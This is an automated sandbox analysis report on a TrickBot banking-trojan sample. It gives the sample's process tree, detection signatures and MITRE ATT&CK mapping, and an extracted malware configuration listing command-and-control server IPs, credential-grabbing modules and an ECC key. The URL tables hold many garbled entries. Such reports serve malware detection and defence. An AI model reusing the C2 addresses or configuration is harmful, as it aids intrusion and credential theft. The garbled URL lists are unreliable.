ID: 491679
Sample Name: zmbct5agcD.exe
Cookbook: default.jbs
Time: 19:57:35
Date: 27/09/2021
Version: 33.0.0 White Diamond

Table of Contents

Copyright Joe Security LLC 2021


Windows Analysis Report zmbct5agcD.exe

Overview


General Information

Sample Name:	zmbct5agcD.exe
Analysis ID:	491679
MD5:	7bb8f00948d80dc.
SHA1:	e60d2828c4a571..
SHA256:	c3b12369d950f24.
Tags:	exe TrickBot
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e…
- Yara detected Trickbot
- Multi AV Scanner detection for subm…
- Sigma detected: Suspect Svchost A…
- Writes to foreign memory regions
- Hijacks the control flow in another pr…
- Allocates memory in foreign process…
- May check the online IP address of …
- Found evasive API chain (trying to d…
- Sigma detected: Suspicious Svchos…
- Tries to detect virtualization through…
- Tries to harvest and steal browser in…
- Uses 32bit PE files
- Queries the volume information (nam…

Classification



Process Tree

- **System is w10x64**
- zmbct5agcD.exe (PID: 6356 cmdline: 'C:\Users\user\Desktop\zmbct5agcD.exe' MD5: 7BB8F00948D80DC7A3936C4C1FA2B276)
  - wermgr.exe (PID: 6476 cmdline: C:\Windows\system32\wermgr.exe MD5: FF214585BF10206E21EA8EBA202FACFD)
    - svchost.exe (PID: 4600 cmdline: C:\Windows\system32\svchost.exe MD5: 32569E403279B3FD2EDB7EBD036273FA)
  - cmd.exe (PID: 6376 cmdline: C:\Windows\system32\cmd.exe MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
- cmd.exe (PID: 5600 cmdline: C:\Windows\SYSTEM32\cmd.exe /c 'C:\Users\user\AppData\Local\browDownload62\cmd01.bat' MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
  - conhost.exe (PID: 5576 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: Trickbot

```
{
  "ver": "2000033",
  "gtag": "tot153",
  "servs": [
    "179.42.137.102:443",
    "191.36.152.198:443",
    "179.42.137.104:443",
    "179.42.137.106:443",
    "179.42.137.108:443",
    "202.183.12.124:443",
    "194.190.18.122:443",
    "103.56.207.230:443",
    "171.103.187.218:443",
    "171.103.189.118:443",
    "18.139.111.104:443",
    "179.42.137.105:443",
    "186.4.193.75:443",
    "171.101.229.2:443",
    "179.42.137.107:443",
    "103.56.43.209:443",
    "179.42.137.110:443",
    "45.181.207.156:443",
    "197.44.54.162:443",
    "179.42.137.109:443",
    "103.59.105.226:443",
    "45.181.207.101:443",
    "117.196.236.205:443",
    "72.224.45.102:443",
    "179.42.137.111:443",
    "96.47.239.181:443",
    "171.100.112.190:443",
    "117.196.239.6:443"
  ],
  "autorun": [
    "pwgrabb",
    "pwgrabc"
  ],
  "ecc_key": "RUNTMzAAAAAL/ZqmMPBLaRfg1hPOtFJrZz2Zi2/EC4B3fiX8VnaOUVKndBr+jEqWc7mw4v3ADTiwp64K5QKe1LZ27jUZxL4bWjxARPo85hv72nuedeZhRQ+adQQ/gIsV869MycRzghc="
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000002.671578053.0000000002681000.00000040.00000001.sdmp	JoeSecurity_TrickBot_4	Yara detected Trickbot	Joe Security	
00000000.00000002.671435002.0000000002500000.00000040.00000001.sdmp	JoeSecurity_TrickBot_4	Yara detected Trickbot	Joe Security	
00000000.00000002.671539506.0000000002644000.00000004.00000001.sdmp	JoeSecurity_TrickBot_4	Yara detected Trickbot	Joe Security	

Unpacked PEs

Source	Rule	Description	Author	Strings
0.2.zmbct5agcD.exe.250052e.2.unpack	JoeSecurity_TrickBot_4	Yara detected Trickbot	Joe Security	
0.2.zmbct5agcD.exe.2680000.3.unpack	JoeSecurity_TrickBot_4	Yara detected Trickbot	Joe Security	
0.2.zmbct5agcD.exe.250052e.2.raw.unpack	JoeSecurity_TrickBot_4	Yara detected Trickbot	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Suspect Svchost Activity

Sigma detected: Suspicious Svchost Process

Copyright Joe Security LLC 2021

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

May check the online IP address of the machine

System Summary:

Malware Analysis System Evasion:

Found evasive API chain (trying to detect sleep duration tampering with parallel thread)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

Writes to foreign memory regions

Hijacks the control flow in another process

Allocates memory in foreign processes

Stealing of Sensitive Information:

Yara detected Trickbot

Tries to harvest and steal browser information (history, passwords, etc)

Remote Access Functionality:

Yara detected Trickbot


Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Valid Accounts	Scripting 1	Application Shimming 1	Application Shimming 1	Disable or Modify Tools 1	OS Credential Dumping 1	System Time Discovery 2	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 1
Default Accounts	Native API 1 1	Boot or Logon Initialization Scripts	Access Token Manipulation 1	Deobfuscate/Decode Files or Information 1	Input Capture 1	File and Directory Discovery 2	Remote Desktop Protocol	Data from Local System 1	Exfiltration Over Bluetooth	Encrypted Channel 2 1
Domain Accounts	At (Linux)	Logon Script (Windows)	Process Injection 3 1 2	Scripting 1	Security Account Manager	System Information Discovery 1 2 5	SMB/Windows Admin Shares	Input Capture 1	Automated Exfiltration	Non-Standard Port 1

Copyright Joe Security LLC 2021

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 2	NTDS	Query Registry 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Non-Application Layer Protocol 3
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Masquerading 1	LSA Secrets	Security Software Discovery 1 1 1	SSH	Keylogging	Data Transfer Size Limits	Application Layer Protocol 1 4
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Virtualization/Sandbox Evasion 2 1	Cached Domain Credentials	Virtualization/Sandbox Evasion 2 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communicatio
External Remote Services	Scheduled Task	Startup Items	Startup Items	Access Token Manipulation 1	DCSync	Process Discovery 4	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Process Injection 3 1 2	Proc Filesystem	Application Window Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	Remote System Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Invalid Code Signature	Network Sniffing	System Network Configuration Discovery 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Transfer Protocols

Behavior Graph




Screenshots

Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
zmbct5agcD.exe	46%	Virustotal		Browse
zmbct5agcD.exe	47%	ReversingLabs	Win32.Trojan.TrickBot	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
0.2.zmbct5agcD.exe.250052e.2.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
0.2.zmbct5agcD.exe.2680000.3.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
ip.anysrc.net	2%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://109.87.143.67:443POC	0%	Avira URL Cloud	safe	
http://91.191.55.135:443CYN	0%	Avira URL Cloud	safe	
http://91.232.241.58:443/tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/	0%	Avira URL Cloud	safe	
http://178.182.254.64:443PPW	0%	Avira URL Cloud	safe	
http://195.39.233.29:443/tot153TFYLMDHBKCVYZNWZ.135	0%	Avira URL Cloud	safe	
http://77.252.26.5:443P1	0%	Avira URL Cloud	safe	
http://103.239.6.30:443dary=	0%	Avira URL Cloud	safe	
http://178.182.254.64:443ZCX	0%	Avira URL Cloud	safe	
http://182.160.98.250:443Y	0%	Avira URL Cloud	safe	
http://77.252.26.5:4433EFH	0%	Avira URL Cloud	safe	
http://103.239.6.30:443KZOYL	0%	Avira URL Cloud	safe	
http://195.39.233.29:443dary=	0%	Avira URL Cloud	safe	
http://91.191.55.135:443y=	0%	Avira URL Cloud	safe	
http://182.160.98.250:443I	0%	Avira URL Cloud	safe	
http://77.252.26.5:443/tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83//	0%	Avira URL Cloud	safe	
http://178.182.254.64:443JCY	0%	Avira URL Cloud	safe	
http://182.160.98.250:443M	0%	Avira URL Cloud	safe	
http://182.160.98.250:443K	0%	Avira URL Cloud	safe	
http://103.239.6.30:443/tot15	0%	Avira URL Cloud	safe	
http://182.160.98.250:443B	0%	Avira URL Cloud	safe	
http://77.252.26.5:443NT	0%	Avira URL Cloud	safe	
http://109.87.143.67:443MJM	0%	Avira URL Cloud	safe	
http://182.160.98.250:443E	0%	Avira URL Cloud	safe	
http://182.160.98.250:443F	0%	Avira URL Cloud	safe	
http://77.252.26.5:443/8y=	0%	Avira URL Cloud	safe	
http://182.160.98.250:443C	0%	Avira URL Cloud	safe	
http://77.252.26.5:4433JON	0%	Avira URL Cloud	safe	
http://91.191.55.135:443TPNB	0%	Avira URL Cloud	safe	
http://182.160.99.205:443BG	0%	Avira URL Cloud	safe	
http://182.160.99.205:443ary=	0%	Avira URL Cloud	safe	
http://182.160.98.250:443/	0%	Avira URL Cloud	safe	
http://182.160.98.250:4435	0%	Avira URL Cloud	safe	
http://77.252.26.5:443P$	0%	Avira URL Cloud	safe	
http://77.252.26.5:443pA	0%	Avira URL Cloud	safe	
http://https://91.191.55.135:443/tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/	0%	Avira URL Cloud	safe	
http://https://54.64	0%	Avira URL Cloud	safe	
http://103.239.6.30:443ECM	0%	Avira URL Cloud	safe	
http://182.160.98.250:443ry=	0%	Avira URL Cloud	safe	
http://https://195.39.233.29:443/tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/90/	0%	Avira URL Cloud	safe	
http://https://79.110.193.67:443/tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/	0%	Avira URL Cloud	safe	
http://182.160.98.250:443LMD	0%	Avira URL Cloud	safe	
http://77.252.26.5:4430f	0%	Avira URL Cloud	safe	
http://77.252.26.5:443N	0%	Avira URL Cloud	safe	
http://77.252.26.5:4433	0%	Avira URL Cloud	safe	
http://109.87.143.67:443RR	0%	Avira URL Cloud	safe	
http://77.252.26.5:4430	0%	Avira URL Cloud	safe	
http://195.39.233.29:443XCX	0%	Avira URL Cloud	safe	
http://77.252.26.5:443/	0%	Avira URL Cloud	safe	
http://182.160.99.205:443SVA	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://79.110.193.67:443YBI	0%	Avira URL Cloud	safe	
http://77.252.26.5:4438	0%	Avira URL Cloud	safe	
http://https://178.151.205.154:443/tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/	0%	Avira URL Cloud	safe	
http://182.160.98.250:443IFH	0%	Avira URL Cloud	safe	
http://https://109.87.143.67:443/tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/	0%	Avira URL Cloud	safe	
http://91.191.55.135:443O15	0%	Avira URL Cloud	safe	
http://91.232.241.58:443CSDB	0%	Avira URL Cloud	safe	
http://178.151.205.154:443ry=	0%	Avira URL Cloud	safe	
http://77.252.26.5:443/tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/3/	0%	Avira URL Cloud	safe	
http://79.110.193.67:443%	0%	Avira URL Cloud	safe	
http://109.87.143.67:44354	0%	Avira URL Cloud	safe	
http://79.110.193.67:443/	0%	Avira URL Cloud	safe	
http://79.110.193.67:443NQ	0%	Avira URL Cloud	safe	
http://79.110.193.67:4433	0%	Avira URL Cloud	safe	
http://79.110.193.67:4434	0%	Avira URL Cloud	safe	
http://79.110.193.67:4431	0%	Avira URL Cloud	safe	
http://109.87.143.67:443E	0%	Avira URL Cloud	safe	
http://109.87.143.67:443O	0%	Avira URL Cloud	safe	
http://178.182.254.64:443VXJ	0%	Avira URL Cloud	safe	
http://91.232.241.58:443FLL	0%	Avira URL Cloud	safe	
http://109.87.143.67:443M	0%	Avira URL Cloud	safe	
http://https://0.79	0%	Avira URL Cloud	safe	
http://91.232.241.58:443NYLR	0%	Avira URL Cloud	safe	
http://91.191.55.135:443/tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/	0%	Avira URL Cloud	safe	
http://109.87.143.67:443ary=	0%	Avira URL Cloud	safe	
http://79.110.193.67:443153/	0%	Avira URL Cloud	safe	
http://91.232.241.58:443Ky=	0%	Avira URL Cloud	safe	
http://109.87.143.67:4434	0%	Avira URL Cloud	safe	
http://109.87.143.67:4431	0%	Avira URL Cloud	safe	
http://182.160.98.250:443/tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/	0%	Avira URL Cloud	safe	
http://79.110.193.67:443/tot153109.87.143.67X	0%	Avira URL Cloud	safe	
http://79.110.193.67:443VEGK	0%	Avira URL Cloud	safe	
http://109.87.143.67:443/	0%	Avira URL Cloud	safe	
http://109.87.143.67:443HDU	0%	Avira URL Cloud	safe	
http://182.160.98.250:443HF	0%	Avira URL Cloud	safe	
http://79.110.193.67:443f	0%	Avira URL Cloud	safe	
http://178.182.254.64:443EUQ	0%	Avira URL Cloud	safe	
http://79.110.193.67:443o	0%	Avira URL Cloud	safe	
http://https://8.250	0%	Avira URL Cloud	safe	
http://77.252.26.5:443MS	0%	Avira URL Cloud	safe	
http://79.110.193.67:443q	0%	Avira URL Cloud	safe	
http://79.110.193.67:443WAO	0%	Avira URL Cloud	safe	
http://178.182.254.64:443SPJ	0%	Avira URL Cloud	safe	
http://195.39.233.29:443	0%	Avira URL Cloud	safe	
http://77.252.26.5:4433JNH	0%	Avira URL Cloud	safe	
http://103.239.6.30:443AA	0%	Avira URL Cloud	safe	
http://91.232.241.58:443BGR	0%	Avira URL Cloud	safe	
http://79.110.193.67:443L	0%	Avira URL Cloud	safe	
http://178.151.205.154:443/tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/http://91.191	0%	Avira URL Cloud	safe	
http://178.182.254.64:443CPP	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
ip.anysrc.net	116.203.16.95	true	true	• 2%, Virustotal, Browse	unknown
72.150.189.185.b.barracudacentral.org	unknown	unknown	false		high

Name	IP	Active	Malicious	Antivirus Detection	Reputation
72.150.189.185.dnsbl-1.uceprotect.net	unknown	unknown	false		unknown
72.150.189.185.zen.spamhaus.org	unknown	unknown	false		high
72.150.189.185.spam.dnsbl.sorbs.net	unknown	unknown	false		high
72.150.189.185.cbl.abuseat.org	unknown	unknown	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://91.191.55.135:443/tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/	false	• Avira URL Cloud: safe	unknown
http://https://195.39.233.29:443/tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/90/	false	• Avira URL Cloud: safe	unknown
http://https://79.110.193.67:443/tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/	false	• Avira URL Cloud: safe	unknown
http://https://178.151.205.154:443/tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/	false	• Avira URL Cloud: safe	unknown
http://https://109.87.143.67:443/tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
88.87.15.96	unknown	Bulgaria		34754	TELNET-ASBulgariaVelikoTarnovoBG	true
195.39.233.29	unknown	Ukraine		28974	ACTIVEOPERATIONS-ASUA	false
103.239.6.30	unknown	Bangladesh		133605	BTL-BDBrightTechnologiesLimitedBD	false
91.232.241.58	unknown	Ukraine		198251	LEOTEL-ASUA	false
79.110.193.67	unknown	Poland		35179	KORBANK-ASKorbankSAPL	false
182.160.98.250	unknown	Bangladesh		24323	AAMRA-NETWORKS-AS-APaamranetworkslimitedBD	false
109.87.143.67	unknown	Ukraine		13188	TRIOLANUA	false
103.140.207.110	unknown	Indonesia		9341	ICONPLN-ID-AP-ISPPTINDONESIACOMNETSPLUSID	true
77.252.26.5	unknown	Poland		12741	AS-NETIAWarszawa02-822PL	false
182.160.99.205	unknown	Bangladesh		24323	AAMRA-NETWORKS-AS-APaamranetworkslimitedBD	false
116.203.16.95	ip.anysrc.net	Germany		24940	HETZNER-ASDE	true
171.103.187.218	unknown	Thailand		7470	TRUEINTERNET-AS-APTRUEINTERNETCoLtdTH	true
178.151.205.154	unknown	Ukraine		13188	TRIOLANUA	false
91.191.55.135	unknown	Bosnia and Herzegowina		35567	DASTO-BOSNIA-ASBA	false
179.42.137.105	unknown	unknown		22927	TelefonicadeArgentinaAR	true
178.182.254.64	unknown	Poland		12912	TMPL	false

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	491679
Start date:	27.09.2021

Copyright Joe Security LLC 2021

Start time:	19:57:35
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 10s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	zmbct5agcD.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	22
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@9/7@6/16
EGA Information:	Failed
HDC Information:	• Successful, ratio: 71.2% (good quality ratio 69.4%) • Quality average: 86.5% • Quality standard deviation: 22.7%
HCA Information:	• Successful, ratio: 74% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
19:58:34	API Interceptor	1x Sleep call for process: zmbct5agcD.exe modified
19:58:34	API Interceptor	16x Sleep call for process: wermgr.exe modified
19:59:01	Task Scheduler	Run new task: Browser Downloader for Windows62 path: C:\Users\user\AppData\Local\browDownload62\cmd01.bat
20:00:22	API Interceptor	16x Sleep call for process: svchost.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
88.87.15.96	caDeEx.dll	Get hash	malicious	Browse	
	exPlEx.dll	Get hash	malicious	Browse	
	nextUsDe.dll	Get hash	malicious	Browse	
	hohsYnen0l.exe	Get hash	malicious	Browse	
	coreForCode.dll	Get hash	malicious	Browse	
	triage_dropped_file.dll	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
195.39.233.29	pml5zWK55l.exe	Get hash	malicious	Browse	• 195.39.233.29:443/lib152/841618_W10017134.3B11E55D7BB3939918C8F7BF1D7D8433/90/
103.239.6.30	pml5zWK55l.exe	Get hash	malicious	Browse	• 103.239.6.30:443/lib152/841618_W10017134.3B11E55D7BB3939918C8F7BF1D7D8433/83/

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
ip.anysrc.net	McYFrqRcE3.exe	Get hash	malicious	Browse	• 116.203.16.95
	G9vY9x8lZm.exe	Get hash	malicious	Browse	• 116.203.16.95
	KHe5xSALc9.dll	Get hash	malicious	Browse	• 116.203.16.95
	Opp85O1X7g.dll	Get hash	malicious	Browse	• 116.203.16.95
	sample.exe	Get hash	malicious	Browse	• 116.203.16.95
	triage_dropped_file.dll	Get hash	malicious	Browse	• 116.203.16.95
	T48FCcD5n1.dll	Get hash	malicious	Browse	• 116.203.16.95
	triage_dropped_file.dll	Get hash	malicious	Browse	• 116.203.16.95
	triage_dropped_file.dll	Get hash	malicious	Browse	• 116.203.16.95
	q7p7x4f4gX.dll	Get hash	malicious	Browse	• 116.203.16.95
	NEaLGA6Cum.dll	Get hash	malicious	Browse	• 116.203.16.95
	triage_dropped_file.dll	Get hash	malicious	Browse	• 116.203.16.95
	MTCC169.DLL	Get hash	malicious	Browse	• 116.203.16.95
	SecuriteInfo.com.Variant.Zusy.371743.25402.dll	Get hash	malicious	Browse	• 116.203.16.95
	SecuriteInfo.com.Heur.21759.xls	Get hash	malicious	Browse	• 116.203.16.95
	Sign-488964532_2104982999.xls	Get hash	malicious	Browse	• 116.203.16.95
	SecuriteInfo.com.Exploit.Siggen3.10048.21670.xls	Get hash	malicious	Browse	• 116.203.16.95
	SecuriteInfo.com.Exploit.Siggen3.10048.18578.xls	Get hash	malicious	Browse	• 116.203.16.95
	SecuriteInfo.com.Heur.30904.xls	Get hash	malicious	Browse	• 116.203.16.95
	SecuriteInfo.com.Exploit.Siggen3.9634.14689.xls	Get hash	malicious	Browse	• 116.203.16.95

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
BTL-BDBrightTechnologiesLimitedBD	O0P5YwGzS8.exe	Get hash	malicious	Browse	• 103.239.6.30
	pml5zWK55l.exe	Get hash	malicious	Browse	• 103.239.6.30
ACTIVEOPERATIONS-ASUA	O0P5YwGzS8.exe	Get hash	malicious	Browse	• 195.39.233.29
	pml5zWK55l.exe	Get hash	malicious	Browse	• 195.39.233.29
LEOTEL-ASUA	O0P5YwGzS8.exe	Get hash	malicious	Browse	• 91.232.241.58
	pml5zWK55l.exe	Get hash	malicious	Browse	• 91.232.241.58
KORBANK-ASKorbankSAPL	O0P5YwGzS8.exe	Get hash	malicious	Browse	• 79.110.193.67
	pml5zWK55l.exe	Get hash	malicious	Browse	• 79.110.193.67
	sora.arm	Get hash	malicious	Browse	• 79.110.233.84
	hqJ1ZK04j4	Get hash	malicious	Browse	• 212.127.89.215
	yo28TUvE3n	Get hash	malicious	Browse	• 79.110.233.62
TELNET-ASBulgariaVelikoTarnovoBG	caDeEx.dll	Get hash	malicious	Browse	• 88.87.15.96
	exPlEx.dll	Get hash	malicious	Browse	• 88.87.15.96
	nextUsDe.dll	Get hash	malicious	Browse	• 88.87.15.96
	hohsYnen0l.exe	Get hash	malicious	Browse	• 88.87.15.96
	coreForCode.dll	Get hash	malicious	Browse	• 88.87.15.96
	triage_dropped_file.dll	Get hash	malicious	Browse	• 88.87.15.96
	malware1.exe	Get hash	malicious	Browse	• 212.50.80.184
	Bob_Dumur_request.doc	Get hash	malicious	Browse	• 212.50.76.174

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
8916410db85077a5460817142dcbc8de	F3Yyj3fF4k.exe	Get hash	malicious	Browse	• 103.140.207.110
	McYFrqRcE3.exe	Get hash	malicious	Browse	• 103.140.207.110
	V4NiEfb4bE.exe	Get hash	malicious	Browse	• 103.140.207.110
	Ue3cby33a7.exe	Get hash	malicious	Browse	• 103.140.207.110
	9XE9o2AvE1.exe	Get hash	malicious	Browse	• 103.140.207.110
	pml5zWK55l.exe	Get hash	malicious	Browse	• 103.140.207.110
	G9vY9x8lZm.exe	Get hash	malicious	Browse	• 103.140.207.110
	ydUqlLF7lK.exe	Get hash	malicious	Browse	• 103.140.207.110
